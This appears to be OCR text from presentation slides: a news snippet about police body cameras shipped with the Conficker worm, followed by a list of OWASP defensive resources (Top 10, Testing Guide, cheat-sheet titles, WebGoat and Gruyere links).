
hendonpub.com

One of the world's most prolific computer worms has been found infecting several police body cameras that were sent to security researchers, the researchers reported.

According to a blog post published last week by security firm iPower, multiple police cams manufactured by Martel Electronics came pre-installed with Win32/Conficker.B!inf. When one such


OWASP Books


OWASP
The Open Web Application Security Project
OWASP Top 10 - 2013
The Ten Most Critical Web Application Security Risks
release
Creative Commons (CC) Attribution Share-Alike
Free version at https://www.owasp.org


OWASP
Open Web Application Security Project
Testing Guide
4.0
)release(
Project Leaders: Matteo Meucci and Andrew Muller
Creative Commons (CC) Attribution Share-Alike
Free version at http://www.owasp.org

OWASP Cheat Sheets

- Authentication
- Choosing and Using Security Questions
- Clickjacking Defence
- Cross-Site Request Forgery (CSRF) Prevention
- Cryptography Storage
- DOM based XSS Prevention
- Forgot Password
- HTML 5 Security
- Input Validation
- JAAS
- Logging
- Password Storage
- Pinning
- Query Parameterization
- REST Security
- Session Management
- SQL Injection Prevention
- Transport Layer Protection
- Unvalidated Redirects and Forwards
- User Privacy Protection
- Web Service Security
- XSS (Cross Site Scripting) Prevention




https://www.owasp.org/index.php/Cheat_Sheets

OWASP User Groups

https://www.owasp.org/index.php/OWASP_Chapter

http://google-gruyere.appspot.com/



https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

Attributions

Open Web Application Security Project (OWASP) - www.wasp.org